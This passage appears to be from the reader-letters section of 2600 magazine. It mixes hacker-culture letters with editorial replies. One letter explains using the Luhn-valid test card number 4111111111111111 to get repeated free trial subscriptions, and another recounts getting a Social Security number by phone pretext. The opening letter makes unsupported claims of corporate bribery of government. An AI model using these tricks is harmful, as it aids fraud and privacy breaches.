Digital piracy is not stealing. It is copying. Believing one less copy would result in one more sale is misinformed. Sales cannot come from those who do not buy anything, whether if it is available for free or not. The opposite is also true: one copy does not also mean one sale loss. On July 21, 2011, *PCWorld* published "Study Casts Pirate Site Users in Good Light" by Ed Oswald. A study conducted by GfK Group found people who pirate movies, on average, buy more media content than those who do not pirate movies. On January 22, 2010, TorrentFreak published "Pirates Are The Music Industry's

Most Valuable Customers” by Ernesto, which states that music pirates are more likely to pay for music and subscriptions. This also explains why profits from the movie and music industries are at an all time high.

By the numbers, if corporations stop piracy, they lose money. Again, copyright laws were never about copyrighted materials or money. It’s all a cover for more power. Censoring the Internet would stop the flow of open information and would help these corporations in pushing propaganda. Stopping Megaupload’s Megabox or slowing down torrents, which have their own legal uses, allows them to control their industry.

If piracy stopped tomorrow, the government, bribed by corporations, would not give power back to the people. Look at the airports. There has not been another occurrence of hijacking an airplane since September 11, 2001. Osama bin Laden is reportedly dead. Troops in Iraq and Afghanistan are being pulled out. Yet we still have to go through Rapiscan machines and be patted down in the airports. The government, bribed by Rapiscan, is using our tax dollars to treat us like criminals.

“The Piracy Situation” (28:4) does not make sense. If it does, I suggest you take a step back and reeducate yourself on the topic. Piracy allows fans to try before they buy. Malware comes from everywhere, not just piracy. Piracy is right, power hungry corporations are wrong. I hope one day we can return to a world not run by corporations, where someone’s daughter is not legally molested at the airport. While the girl cries, their parent, with a defeated look on their face, tells them, “Don’t cry. This is what needs to be done. The corporations and the government are right.”

Blue Ghost

Advice

Dear 2600:

I want to respond to Tim’s letter in your 28:4 issue. Tim doesn’t understand why folks don’t want to hire a 14-year-old security expert.

Tim: I was once like you. You have certainly heard before that young men and women your age think they know everything. In hindsight, there’s more truth to that than any teenager or young adult can understand. You are showing outstanding potential, but screwing around with vulnerability testing tools and reading *2600* doesn’t make you a security expert.

I bet that you could do a fantastic job of helping families to secure their home networks. Turning up WPA2, installing antivirus software, educating folks not to download suspect files, subscribing to Carbonite or some other online-backup service, and I even bet you could build a

Dansguardian content filter to keep the kids safe (if not, then I bet you could install and configure commercial parental control software).

Network security beyond that - even for a small business - is something that I wouldn’t hire me for when I was young and overconfident like you. There’s just too much that can only be learned by experience and formal education. To emphasize my point, I’m going to intentionally refrain from explaining any acronyms (you’ll have to Google them). Do you know why VTP can wreak havoc on networks, and how to prevent the problem? Do you know how to rewrite custom programs to avoid SQL injection vulnerabilities? Can you disable telnet on a Cisco device? Have you ever installed a HIPS? Have you ever run SNORT as an IDS/IPS? Can you configure an SSH server to require a certificate in addition to a password? Have you ever run your own Squid server at home to bypass content filters at school (not that I’m advocating such a thing)? Do you know the pros and cons of an RFC 2549 type network?

I’m not writing to burst your bubble. I want to instead suggest that you focus on your strengths. Target the audience that will hire you. If you can secure the home networks of a few friends and family members, then you can approach more folks with your list of references. Be sure not to overcharge. Nobody’s going to pay you the same rate as the Geek Squad (although you’re probably more skilled than any of those bozos). Personally, if I couldn’t secure my own home network, I’d pay a teenager about \$10 an hour to do it.

Keep your chin up. Keep hacking. Keep learning. Keep reading *2600*.

R. Toby Richards

Dear 2600:

If you have found a security hole, and you are not sure how and when to disclose it or are afraid of repercussions from the company which is responsible for the hole, you can always contact the CCC in Germany. They are known for acting responsibly, and they do have legal resources in case someone should threaten to sue them. Unfortunately, their contact info is only in German, but for general requests it’s mail@ccc.de. If you prefer to talk to a voice-mail system, it’s +49 700 CHAOSFON or +49 40 401801-4300. Point 1 is “Hacker Ethics,” Point 2 is “General Requests.” Fax is +49 40 401801-40. In case you don’t want to overload the “central” point, you can also talk to a local Erfahrungsaustauschkreis. A list of them is found here: <http://www.ccc.de/de/club/erfas>. In any case, you are likely to find someone who can speak English at a sufficient level.

I'd also like to raise awareness of an issue concerning how 2600 deals with journalists. Directing them to a 2600 meeting certainly sounds like a good idea, however that's not always an option. Often journalists don't have the time to wait for the next meeting, or are unable to attend one. For this, the CCC has special mailing lists with people who are good at talking to the press. If you make it easy for people to listen to you, you are more likely to be heard. Now this obviously would be hard for 2600. You just don't have the staff to deal with press requests. However, there might be an easier way. Sometimes journalists don't want a comprehensive "official" statement, but the opinion of the "common man" on the street. How about setting up a mailing list to which hackers could subscribe to, and journalists would send their requests, too? This list would be "advertised" to journalists as a way to shout out to some hackers, warning them that since everyone can subscribe, there may be idiots and morons out there. When they write to it, they will be greeted by an auto-reply mail, stating again what this list is and that all replies (which would be sent directly to the journalist) in no way are statements from 2600, but random voices from the "street." I believe, even though this obviously has issues, it may be a valuable addition to get some hacker viewpoints across, and to make them realize that we are a part of the community at large.

Casandro

It sounds a whole lot like Usenet or IRC. Open communication is a great thing but it should never be confused with intelligent communication. Intelligence can certainly exist within such a forum, but if you offer an equal voice to anyone willing to post, you will get a very low level of it as a rule. We do try and answer or guide journalists who aren't simply looking for a sensationalist headline but we agree that this process can certainly be improved.

Dear 2600:

I want to start this letter by thanking you guys for publishing a magazine that's informative and interesting year after year. I'm 17, and, as you can imagine since I'm writing to you, am passionate about hacking. I am writing to you because I decided to explore how my passion could be directed towards a more productive medium such as ethical hacking as a career. Since college is looming on the horizon, I have been considering an occupation as a network security consultant and I wanted to know your opinion on whether or not this career path is worth following, as well as other career choices that might utilize my interest and any other tips you might have for me.

Bork

It's utterly impossible for us to advise you on such an important issue without knowing you as a person and having familiarity with your strengths, weaknesses, and interests. You probably know yourself fairly well and even you don't know the answer! Consider this a good thing. It means you have some exploring and experimenting to do. That's what college is for. Use that gathering of the minds to take courses in as many fields as you have an interest in, then ask yourself what direction you feel like heading in after you've explored them some more. People will tell you this isn't practical and that you're wasting valuable time. For them (and maybe even for you - remember, we don't know anything about you), that may be true. But if you're unsure of the direction you want to go, you need to be the one in control and working to follow a path that's unique to you, not just the same as others. Good luck and enjoy the ride.

Dear 2600:

On page 36 of issue 29:1, you published a letter from an author by the name of "Christian." He was writing in to let you know that he was interested in starting a meeting in Clearwater, Florida. I am interested in starting one as well, and would like to collaborate with him on this matter, as well as a possible hackerspace in the future. Please either forward this email to him, or feel free to send him my email address. If you would like to print this letter (maybe it will catch the attention of some others in the area), please remove my contact information. Thanks!

Mu

We're not a message service, so you'll have to settle for us printing this in the hopes that more people in your area will see it. The best way to approach this is to simply start a meeting and publicize it locally. Once it's been going for a few months and you've sent us regular updates, we'll add it to the official list. Many successful meetings start with only one or two people who are dedicated to keeping them going and who eventually draw a lot more people due to their perseverance.

Social Engineering

Dear 2600:

I know social engineering and stories thereof are nothing new to the hacking community, but I thought that you might get a laugh out of the time that I accidentally social engineered my own Social Security Number out of my state government.

As a result of scoring well on some Scantron or another in high school, I was awarded a scholarship from the state. I thought I'd used it while I got my AS straight after high school, but a few

years later I got a letter saying that if I didn't use it soon, it would be forfeited. I tried to withdraw it to help continue my education, but it turns out I had miswritten my Social Security Number when I first claimed it, and the paperwork to fix that requires the old info as part of transferring it to the new info.

I called the proper phone number, and gave the brief rundown to the person on the other end. "My name is Forename Surname, I got some scholarship money, when I filled out the papers the first time I had made a mistake on my social - I got part of the SSN mixed up with my high school sweetheart's phone number. I need to know how I'd written it so that I can fill out the forms to correct it." The kind individual on the other end read the digits off to me, no verification needed.

At the time, I thought it was funny that I had "hacked" and "stolen" my own info from the state. A few months later, after reading Rob's article "How to Social Engineer Your Local Bank" in 28:4, I realized just how frightening this was. I could have gotten anyone's info. Anyone could have gotten mine. Fortunately, they would have gotten the *wrong* SSN, but the fact remains that the state forked it over without so much as a second thought. They may have thought it was safe because I said it was wrong, but one could say that about anybody and get their *correct* information, in theory.

At any rate, since it had a happy ending after all, I can safely (if nervously) laugh about it, and I figured that you and your readers might be able to use a laugh (and a heads up).

blanuxas

As with any good social engineering caper, it's all about the story you tell the people on the other end of the phone. In your case, it won the person over and they bypassed their normal suspicions in order to help out.

A Little Feedback

Dear 2600:

I really enjoyed Cliff's article "Perfect Encryption - Old Style" in 28:4. This was a great simple intro into encryption that explains the basics very well. I had fun creating encrypted messages while away from a PC using only pen and paper. His article created a spark of fun and simplicity. The enjoyment of tinkering with my messages while others looked on gave opportunity to share. Sometimes reevaluating the basics can help solidify my knowledge and show an easier way to explain things to others. Thanks, Cliff, for bringing some fun creativity back.

John Lundin

Dear 2600:

Has 2600 ever considered opening a fiction section? I'm a semi-pro author and I have a story that'd be perfect for a venue like this.

M

Yes, we've published fiction on and off for a few years now and it seems to be a popular feature. We limit it to one piece per issue and it's always in the very back and clearly labeled to avoid confusion with reality. Please send your submission to articles@2600.com.

Dear 2600:

Whenever I see a new issue of 2600 in my local Barnes and Noble (oddly, there is usually only one left), I buy it for my fiance (i.e., computer engineer genius man). I surprise him by leaving it next to his "reading chair" in the bathroom.

But not before I read the letters section. I don't understand a darn thing in any of your articles, but the letters and your responses are hilarious, and there are always so many! So maybe I am really just buying your publication for me, just for the letters.

Melissa

The letters continue to be our most popular feature. And now your letter that refers to the letters has made it into the letters. Incredible, ain't it?

Dear 2600:

I recently picked up my 14-day trial subscription to 2600; as a programmer just about to graduate and enter network security full time, this magazine looked like exactly the sort of thing that would interest me. I was enjoying the issue a lot and had pretty much made up my mind to keep my subscription when I was taken aback by some gratuitous xenophobia in an article titled "Abuse Reports Still Work." On the issue of takedown notices and the issue of dealing with ISPs in places where English isn't commonly spoken, readers are advised to call the ISP even if they are in "some smelly country."

The author seems to be implying that any country that doesn't speak English is "smelly," an oddly archaic opinion in a magazine that purports to support a modern mindset. Bigotry is not something I am looking for in a programming magazine, and I strongly believe that it reflects poorly on the magazine as a whole.

I hope that my opinions are taken into account for future issues of the Quarterly.

Feroz Salam

We certainly agree that this could easily be seen as an offensive statement, but we also felt there was a chance this was meant in a more sarcastic tone since the concept was so farfetched. That was our hope, anyway. If your

interpretation is correct, then we're comfortable having it pointed out here, accepting the blame, and hopefully getting people to think about such things a little more.

Dear 2600:

I was reading in 29:1 where Rob T Firefly mentioned that the periods in your Google email/username are optional. There is another extremely useful character Google lets you use: the plus sign. You can use + to "tag" your email so you know where and who it comes from. This makes it easy to track who sells your email and also filter emails from certain people/companies. It works like this: if I was signing up for, say, Groupon, I would use john+groupon@gmail.com. The plus sign and everything after it are ignored and it will arrive at john@gmail.com's inbox, but with the TO: field still saying john+groupon@gmail.com, thus allowing you to track where the email address was discovered.

Score

Dear 2600:

Re: "Free Music: The Quest for the MP3" in 29:1 - this was a great article. I myself have been doing this for years. I just have a couple of points to raise.

1. You don't need to use Audacity for this. With YouTube and something like the FlashGot extension for Firefox, or some clever looking-about using the "View Page Source" button, you can download the video by simply inserting that URL ending with .flv or .swf into your browser. If you just want the music, you can then strip it down using Audacity or any free website online.

2. Why did you have to go and spoil the fun for all of us! It was great being the one person out of all my friends who knew how to do this. Not to mention the RIAA is going to buy out YouTube and sue everyone who visits it now. Wonderful.

This article is great at showing that you can't put something onto the Internet without it becoming someone else's. Personally, if information is being broadcast to my machine from any source, that information should become my property if I want.

Valkuma Valkuma

Dear 2600:

Re: 28:4, page 8 ("Free Phone Numbers with Google"), "and payphones sit unused and broken on street corners..." Incorrect. They aren't broken; they were vandalized. That y'all don't know the difference explains why your political ideas will end up in the trash can of dusty history books.

Re page 5 ("Movements"), one recalls an old saying: "Those who imagine they are running the country read the *Washington Post*; those who think they deserve to run the country

read the *New York Times*; those who *do* run the country read the *Wall Street Journal*. I beg to add, those who wear Guy Fawkes masks will end up causing as much permanent change as Guy Fawkes did: zero. Live feeds of Occupy? They are as important as are live feeds of soap operas. So who cares whether the news arrived on an iPod or whether it arrived by Morse code? Well, the same people who pay attention to the *New York Times*.

Lifetime Subscriber

A vandalized payphone is still a broken payphone, so we're not sure why that distinction needs to be made, nor what it has to do with political ideas. As for how much permanent change Guy Fawkes is responsible for, we doubt he'd care but the fact is his name has been printed quite a bit in all of the publications you reference, which must mean something. But change can never be traced back to a single source - it's a constantly mutating process and one that we all have some degree of power over, depending on what we say and what we do. Why would anyone want to believe otherwise?

More Kindle Fun

Dear 2600:

I have been reading your magazine since I was a teenager - that was a long time ago. I bought a Kindle Fire today and subscribed to your magazine. I noticed one minor flaw. My bank account was not immediately authorized for the funds. I also noticed Amazon accepts any credit card number to store on file as long as it passes the standard Luhn Mod-10 algorithm check. I updated my Amazon account with a very simple Visa credit card number that passes this algorithm check. I used 4111111111111111 Exp: 1212. I realized that every magazine I subscribed to has a trial period. I could subscribe to many magazines with valid credit card info month after month and cancel the subscription prior to billing, but why bother? I just use any old credit card number that passes a Luhn Mod-10 check. Of course, when you bill me, it will be declined so I will just subscribe again and receive another month free, every month. I will actually subscribe and pay for your magazine because I am a devoted old school fan but this is just too easy. My suggestion is that you have the funds authorized immediately and capture the funds once the trial period expires - if Amazon's completely flawed system allows this.

Immune

We have no say over how Amazon does things, but we hope this proves to be a wake-up call for them. It's quite likely, however, that your account would get flagged if you continually did things

like this. You also wouldn't get to keep those trial issues that you obtained through their service. But these are the kinds of tests people should be running on any new system. Thanks for sharing the results and for supporting what we do.

Dear 2600:

I notice that I can buy individual issues on my Nook, but I can't subscribe through it. I suspect this has something to do with Amazon's Kindle policies (lowest price, etc.), but maybe I'm wrong. What gives?

Erik Marshall

That was indeed the reason at first, but recently we've been trying to work with Barnes and Noble to get our magazine onto the Nook as a subscription. We don't know if it's because they only deal with the big magazine publishers or if they just don't like our content, but we have been unable to get any sort of response from them. We intend to continue trying as we have no reason to keep our content out of people's hands.

Article Issues

Dear 2600:

I've written articles for 2600 in the distant past, and I'm interested in getting more involved again. One piece I want to query you about is an article about the California Extreme Classic Arcade Show. This is two days of retro-gaming madness held in Santa Clara, California, when private collectors bring out their toys and let everyone play with them. It is enormously fun, with electromechanical games dating back to the 50s, early-era arcade machines like *Space War*, *Computer Space*, and *Pong*, tons of classics, and even some prototype machines that were never released to production.

So my questions are: Are you interested in such a piece? What is your production schedule and is there any chance that this could make it onto stands before this year's event on July 28-29? What word count do you want?

Thanks!

Phil

If there's a hacking element to all of this, then it makes sense to write something about it. If it's just a review of the show without this, it probably wouldn't fit here. But your letter makes it important to point out a few things. First, we encourage unsolicited pieces. That means you don't have to write and ask if we're interested in something. Generally we are, and, in all cases, we'll at least consider your piece. As we are way too busy to respond to each and every question, this is really the only way we can do this. Our production schedule isn't something you need to work around. We're always putting together an issue and the odds of your piece appearing in one

of them increase dramatically once you send it in. As you can see, by the time we got around to replying to your question (personal replies just aren't possible), it was past the date that would have worked for you (although we are able to let people know about the event through this letter). It's always best to simply send in your article. If we don't use it, you've already written it and can send it someplace else or put it up on a website. As for word count, that's entirely up to you. Generally, articles range from 500 words to 3000, but exceptions are always being made. The important thing is to not be too brief and not be too long-winded, and to always work in the hacker angle. With those parameters, it's possible to write on a huge amount of topics.

Dear 2600:

Do you publish a GPG key or accept encrypted article submissions in any other way? Also, is there a word limit? I have a submission around 1500 words and I'm wondering if it's too long.

Brian

1500 words is a great length for an article. We no longer give out our keys because so many people have yet to master the art of encryption and we wind up spending a great deal of time going back and forth to get a readable copy of something that's meant to be read publicly anyway. Everything from outdated keys to incompatible versions to corrupt files are par for the course. Clearly, we have to have better means of communicating securely over all platforms, but we're not there yet and we just don't have the time or patience to work out all the kinks. We sure hope somebody does.

Dear 2600:

Why do you keep trying to rob us 2600 authors?? Last I wrote, I got a year of back issues, and two t-shirts or a sweatshirt! Now it's only a t-shirt or back issues? WTF? In the hopes that you have made a clerical error and are not getting cheaper and more thoughtless to your authors, I would like the back issues from 2011 and an XL sweatshirt. If you did change the already slight payment for articles and published the change, I did not see where. I mean, come on! I write for 2600 because I love it and all, but it would not be too hard to use the same material I send to you to other pubs for actual pay and resume fodder. Please don't take away the meager swag that I depend on so much.

If you have, in fact, cheapened up yet again, I would still like the back issues. Please let me know what's up and please please consider giving writers back their much needed swag! Good authors are hard enough to find and my payment swag really does help inspire me to write.

Name Withheld

First off, while this communication was sent to our editorial department, we don't believe it was intended for publication. So we've taken pains to eliminate any identifying information. We felt we should make this public so the issue can be addressed loudly, rather than muttered about in private.

We feel compelled to suggest for starters that you get the giant chip removed from your shoulder before it becomes permanent. How someone can be this bitter and claim to enjoy writing for the magazine is hard to imagine. It's just not possible to engage in a constructive dialogue with this kind of attitude.

That said, we're quite aware of the changes that we were forced to make over the years. Many things are behind such decisions and it's never about screwing people over or exploiting them. It's about what we can afford, what's available, the amount of articles in an issue, etc. In the last decade, the amount of articles we print in a single issue has gone up by nearly a third. As with all printed publications, our distribution has gone down, yet miraculously our printing costs have gone up. Despite all of this, the prices we charge, both newsstand and subscription, have remained relatively stable over the years. (In fact, it costs only \$3 more for an annual subscription today than it did in the early 1990s when we had 20 less pages!) We also have no advertising income of any sort, nor do we want any. All of this factors in to what we can afford to offer to writers. In the past we've offered less. Then we were able to offer a little more. Now it's gone down to where it was earlier. How things fare in the future will determine what we can do. But if you're primarily motivated to write because you want a t-shirt, you're really involved for the wrong reason. This has always been about getting the word out about things we're impassioned about. The fact that we've been able to do this since 1984 and keep afloat is nothing short of miraculous and a testament to the support network of the hacker community, not to mention the allure of having our own magazine. The fact that we're a printed publication adds to the expense significantly, but it also adds to the longevity in that uniquely analog style. We wouldn't have it any other way.

If you really think we're just interested in screwing people over, there's nothing we can say or do to make you lose that suspicion. We've seen what many other publications offer for non-staff writers and it's really not much, if anything. In fact, most of the material we print wouldn't even be considered by magazines worried about their bottom line or advertiser reaction. If you're more comfortable working with them, then that's what

you should do. (We're not sure why you wouldn't want to list us in a resume, however.)

To everyone else, we will always give back as much as we can in as many ways as we can, whether that means t-shirts for article writers, keeping the price of the magazine down, having low-cost conferences with high-price content, donating to causes and institutions that are helping the community, etc. We ask that you help us stay relevant and interesting by speaking up and showing the world what hackers are really all about.

Dear 2600:

I would like to submit the following article for publication in 2600. It was previously published in *The New York Times*, but the *Times* informs me in writing that I retained author's rights to republish this piece if I wish. I would be proud to have this article published in 2600.

Michael

It's a good article, but it's already been published and that wouldn't really be fair to our readers. Our policy is to only print material that hasn't appeared in other places, including magazines, newspapers, and websites.

Dear 2600:

Thanks to California Paralegal for the info on adverse possession in response to my article in 28:4. I always assumed it was a more complex process and therefore "couldn't happen to me," but no amount of protestation changed what happened at the time. I suspect a lot of quasi-legal things happen "in the dark" and many cases go unnoticed. It's how I also lost the child support I so desperately needed in the 1970s, too. When it stopped coming in, I discovered the court order had been vacated somehow, but I couldn't afford legal help to get it back. I just had to visit the kids on weekends at the babysitter's while I worked two and three jobs. (No, women don't always "get the house." He had a conniving lawyer and I didn't.) Sneaky stuff happens. Just try keeping track of Congress! And that was the real point of my article: watch your back (if you can).

PTKitty

Opportunity

Dear 2600:

I'd like to add you to my professional network on LinkedIn.

Steven

How exotic.

Dear 2600:

Thank you for your continuous effort of being a "voice" for hackers out there.

Let me introduce myself. (That looks like a Nigerian scam template, but it's not.) I am the owner of a large security forum. We have over

20,000 members and you can find 600 plus online anytime during the day. I'm interested in advertising 2600 to our members and selling books/items to them. I am also interested in working as an affiliate for your products from our site for a bulk price.

I'd also like to hear more about putting some free articles from 2600 on our front page. We can also put banners to the front page. Articles can be randomly selected by you from old issues.

We never advertised anything yet but I am open to new opportunities as long as it makes some money and educates script kiddies and increases forum quality.

Waiting for a reply at least.

RL

We're going to pass on this. Literally for decades, people have been trying to get us to go this route. It's just not our style. We're not into targeted marketing, demographics, ad banners, or any of that commercial crap that everyone else seems to be doing. We're here to provide information and, as you say, a voice. We don't want to betray that by seeing our readers and contributors as little more than sources of income. Obviously, we need support in order to survive. But we want that support to be tied directly to the work we do, not to our skills in exploiting a market. We're not condemning what you're trying to do and wish you luck in that, but this is just not how we operate.

Dear 2600:

This is a reminder that on March 25, Steven Leath sent you an invitation to become part of their professional network at LinkedIn.

Accept Steven Leath's Invitation

OK, we can't help but notice that this isn't really a personal invitation, but rather an insidious piece of spam that these people at LinkedIn seem to delight in sending out to everyone on the planet. We're open to suggestion on how to convince them to change their ways.

Observations

Dear 2600:

In the article "Homeland Security Manual Lists Government Key Words For Monitoring Social Media, News" from the *Huffington Post*, there is a link to the list of keywords that they search for as possible terrorist activity. Under the "Cyber Security" section, "2600" is listed as the top item.

Just thought you guys would like to know that the government considers you a threat. Congratulations on the accomplishment. I look forward to continue reading your magazine even as a government employee myself.

J. C.

That was an awfully odd list, which also included keywords such as "exercise," "facility," "wave," "airport," "smart," "San Diego," "snow," and "social media," not to mention the name of government agencies. We're always happy to be added to lists, especially since in an alphabetical one, we're almost always right on top.

Dear 2600:

You folks will surely be proud as 2600 made the watch list! (Actually, it is sad you're perceived as a threat.) Anyhow, there are now some shirts commemorating these 372 words that are being tracked, and you guys are on it as well! It's item 8592178 on cafePress.com.

Mike

Cape Coral, FL

This is truly the big time.

Dear 2600:

It currently says on the home page of the Burj Khalifa, the tallest building in the world: "Burj Khalifa features online home-automation and account management access with e-Home and e-Services. (...) With e-Home smart home technology, Burj Khalifa residents can access a totally automated environment for home lighting, temperature, security, access, and more. Coming Soon."

Did they just promise remote access to lights, cameras, and action? I think they did. I guess it remains to be seen if the Dubaians have all their ducks in a row before they do this.

Brother Mouzone

Dear 2600:

So I saw on 2600.net that you guys have a Twitter. Now I don't really use Twitter, but I thought that might mean you have a Facebook. Well, as it turns out, you do. However, I seriously doubt it is run by you guys since it has such insightful posts as "please send a link for downloading virus source code." Just thought I should let you know.

Patrick

We do have a Twitter, a Facebook, a MySpace, and a Google. We used to have a Yahoo but we lost it.

Dear 2600:

Are you guys trying to pull a fast one on me? For some weird reason, I was looking at your ISBN information in 29:1, but you all had a typo stating it was actually volume 9! It's not funny.

John Schmitt

We really didn't think anyone even looked at that page. We definitely didn't think anyone could ever get upset at anything that was printed there. Now we know better.

Dear 2600:

I wanted to submit a photo in case you wanted to print it. Netflix recommended the Nazis' *Triumph of the Will*. And, as I always follow Netflix recommendations, I decided to watch this. Three minutes and 49 seconds into it, I see a plane with the serial number D-2600... no doubt they are smuggling cases of Club Mate.

Eric Botticelli

We've actually heard a lot about plane D-2600 over the years. It happened to be Adolf Hitler's primary aircraft. We really didn't see that one coming when we named the magazine.

Dear 2600:

Hopefully this is a non-issue, but I felt obligated to tell someone.

I was watching some of the old Beyond HOPE talks, and saw this one. It starts out with someone introducing the speaker (Red Balacava), and asking that if anyone is going to share video that they please obscure the face and voice of the speaker. Then the speaker gets up... and isn't obscured at all.

I doubt it's an issue (this is a 15-year-old video, after all), but thought someone should know.

Mr. Glass

Thanks for pointing this out. The request wasn't intended for the archives, but for journalists covering the conference on that day. Incidentally, we now have video for our first few conferences viewable online at store.2600.com. Better quality versions are available from us on DVD. Unfortunately, not a lot of people are opting for that, even though we're getting a ton of people watching the videos. This affects the speed and enthusiasm with which we tackle getting the rest of our conferences online - it's a massive job and doing it right takes resources, so we hope people support these efforts.

Dear 2600:

On your link, <http://www.2600.com/phones/newindex.khtml?region=asia>, you list Taiwan as a province of China and I am kindly asking you to please, at the very least, replace the current language to Republic of China, Taiwan. This is because Taiwan is not a province of China. China would like to think Taiwan belongs to China, but the reality is that China doesn't own Taiwan.

Ron

Here we go again. We had this exact problem years ago. Our payphone section simply repeats the names of countries as they are listed by the International Organization for Standardization in ISO 3166-1, which is generally seen as an authoritative source. They address this particular issue as follows: "Since Taiwan is not a UN member it does not figure in the UN bulletin on

country names. The printed edition of the publication Country and region codes for statistical use gives the name we use in ISO 3166-1. By adhering to UN sources the ISO 3166/MA stays politically neutral." In 2007, the Republic of China, or Taiwan, or Formosa, or whatever, filed a lawsuit against the ISO before a Swiss civil court, saying that their use of the UN name rather than "Republic of China (Taiwan)" violated Taiwan's name rights. It took three years for the case to be decided, but they eventually lost that suit as it was judged to be presenting a political question not subject to Swiss civil jurisdiction. The whole thing is a big mess and we try to stay out of conflicts where tanks and nuclear weapons could come into play. For now, we'll stick with the UN as the authoritative source for naming countries, regions, etc., and that is where you should continue to apply pressure if you want to see a change.

Dear 2600:

What is it? Well, it's theory that information can be free. What does that mean? Well, it means that someday, everyone will have access to *whatever they want*. And why? Because we can't hide shit and we're too damn smart at picking locks. That's right. We'll have full control and I'm not joking around. Why? Because I write fucking true articles for *Wired* and instead they publish "the news." So get with the program, people. We're it. Open it. Unlock it. Show it. Give it. Yeah, women too, OK. There are like three, no four female hackers in the world. No. Wait, there are two out of one million. So get with the program. Free some data today. But don't get caught. We hate having to get people out of jail. Have fun.

Lynn

We clearly came into the wrong theater about an hour after the feature began. But sometimes it's just fun to ride with it.

Dear 2600:

Hacker's war strategy:

1. Always kill last.
2. Don't forget about the inons (bits).
3. Deliver the recipe.
4. Forget about vengeance.
5. Be forward but not regardless (impersonal).
6. Always hunt.
7. Be proptive (figurative).
8. Corroborate (akin to) with the masses.
9. Perpetrate no one.
10. Always take the president's side.
11. Forget about diplomacy.
12. Work for Russia.
13. Befriend the aborpo (protrients) (killers).
14. Work alone or aside.

Lynn

We're just glad you're on our side. We're also glad you sent this to our email address which no doubt has resulted in double overtime for the various agencies that monitor it and try to figure out just what it is we're all talking about.

Dear 2600:

As they say in sports radio parlance, "First time Long time."

In 29:1 Robert T Firefly, *if* that is the author's "True name," writes of a Gmail hack involving one honorable Jebediah Q. Squidfart. A cursory investigation reveals:

jebediahqsquidfart = 18 letters

RichardCheney = 13 letters

Coincidence, my good man? We think not.

Well done, "Firefly."

Myq Morer

And we thought nobody would notice.

Dear 2600:

I try to listen to your radio show regularly, and find that your group is well informed and up to date. However, I have been surprised that you do not seem aware of the major changes that the new CEO has instituted at Verizon.

They have fewer repair workers. Where they had two men installing FIOS, they now have one, which takes a whole day to install, unlike previously where the two men took three to four hours.

It seems that they are preparing to phase out repairmen without phasing out the practice of billing for the maintenance of the inside wires, the dial tone, and 911, plus all of the various taxes.

If you call 1-800-VERIZON and follow the robot to repair, the robot will run a test on your line and tell you that it will take one minute, and return twice to tell you that the test is still being run. At the end, it will give you the result, and instruct you on how to check the line yourself. This part is unbelievable. It will then ask about an appointment for the repairman to come to your location. When you make the appointment, it will ask you if you want them (Verizon) to call you when the repairman is on his way. They warn you that if you choose to have them text you, you will be charged for the text message.

The dial tone on my phone started giving trouble on February 23rd, on one day, out the other. Since March 4th, there has been no dial tone. I have made two appointments to be at home when the repairman arrives (from 8:00 am to 8:00 pm). To date, no one has showed up. The second time I made the appointment with a human, she said that the repairman said he came and the super said he did not know anyone with my name. I told her the repairman was lying. Later, I asked the super if he spoke with anyone

from Verizon and he said no.

There seems to be a battle between Verizon and their staff, each trying to outwit the other in giving as little service as possible and in the middle of this battle is the customer.

It seems that many in government are unaware of Verizon's draconian measures while going into our checking accounts to extract their money without our permission.

I have used phone booths. One number I called was busy, another number just kept ringing. In both cases, I hung up the phone and the money was not returned. Another thing I noticed was that after sundown, the same Verizon number became a different telephone company.

B

We're not really sure what's going on with that last sentence but everything else that you mention is something we've noticed over the years, which seems to have become an unfortunate reality with a number of former Bell companies. We're happy to no longer be their customer on any of our phone lines and we believe many others feel the same way.

Prison Update

Dear 2600:

Here's a brief update on the criminal case of Jesse McGraw. My email here at Seagoville FCI was unceremoniously revoked last year as prison officials imposed an unlawful disciplinary sanction upon me in absence of any charges or court sanctions that would prohibit me from using email correspondence, violating my First and Fourth Amendment rights. Now I've been in solitary confinement for three months in maximum security for borrowing a friend's email access so I could get info for my lawyer. Since I'm in the midst of appealing my sentence, the SIS Investigation Department is deliberately withholding all of my legal and court documents and new evidence material that would exonerate me of witness intimidation, thus depriving me of my Sixth Amendment due process rights. When I ask SIS why I'm still here, it's always "because of who you are and your charge." (So much for my right for equality!) They've also deprived me of the books I'm writing and denied me access to the media. So, I've notified the American Civil Liberties Union and FBoP regional office. There's no air circulation, the heat and humidity is agonizing which resulted in a death and a few hospitalizations last year with temperatures reaching 115 degrees Fahrenheit. I'm beginning a hunger strike. By God, my spirit shall not be broken, nor will I buckle under the pressure of these injustices. I will win this case. "I am a foe to tyrants, and my country's friend." - Julius Caesar, Act V, Scene 4.

Ghost Exodus



FUNDAMENTAL INTERACTION

Guidance

Dear 2600:

I just recently came across the HOPE conference website after reading some of the latest news on Julian Assange. I live in the New York City area and wasn't aware of this conference which interests me. I don't know much about hacking and computer security in general and don't have any friends who do either. I was wondering what's the best way to get in touch with people who do? For example, some websites, forums, people, books, etc. I am a curious person and like to learn about various things, but I also had some questions about website and phone security, government surveillance, hacktivism, and related subjects. I have read some articles and have a few books in a list to borrow from the library, but sometimes it's easier to learn one on one with a person who knows about these things. I also am wondering if it's possible to get some advice on web security. For example, I'd like to set up some websites, but am worried about potential problems and might need to hire someone to help. I contacted the hackerspace in my local area, but they don't really do much computer-related stuff. They focus more on building things, which is also interesting.

I'd like to learn more about various other related subjects, such as a low tech approach to computing and the Internet, ham radio, and other things. I hope this doesn't come across as a weird "request" from a stranger. To use a metaphor, I'm not too car-savvy either and there's only so much you can learn on your own by watching videos and reading books, as the auto world is complex and diverse, just like anything in life. So, talking to a hopefully honest and friendly mechanic can help. I also realize people are busy and have lives to live, and some get paid for their work, so I don't want to just bog someone down with lots of questions. I probably will think of stuff I left out after I send this, but that's the gist of it. The upcoming conference interests me, but I'm not sure I'll be able to make it as I have a limited budget for other plans around the same time.

Alex

Obviously, attending the conference would have been a gold mine of information for someone in your position. Hopefully, you managed to make it and learn something about the myriad of hacker-related topics that were on display. If not, make a point of showing up in two years, unless you feel like traveling to one of the other hacker events held around the world. In the meantime, the local 2600 meetings are a great way to become involved and to find people with similar interests. It's all very informal, so you don't have to worry about qualifications, being accepted, etc. It's not something that happens overnight, either. Getting to know people, learning strengths and weaknesses, developing interests... these are all things that take time and patience. Rather than approach this as someone who needs help and advice from people who know a lot, consider what it is that you can bring to the dialogue. Everyone has some bit of knowledge or perspective to contribute and it's highly unlikely that you're an exception. Regardless of how little experience you may have, you'll be accepted as an equal there.

Dear 2600:

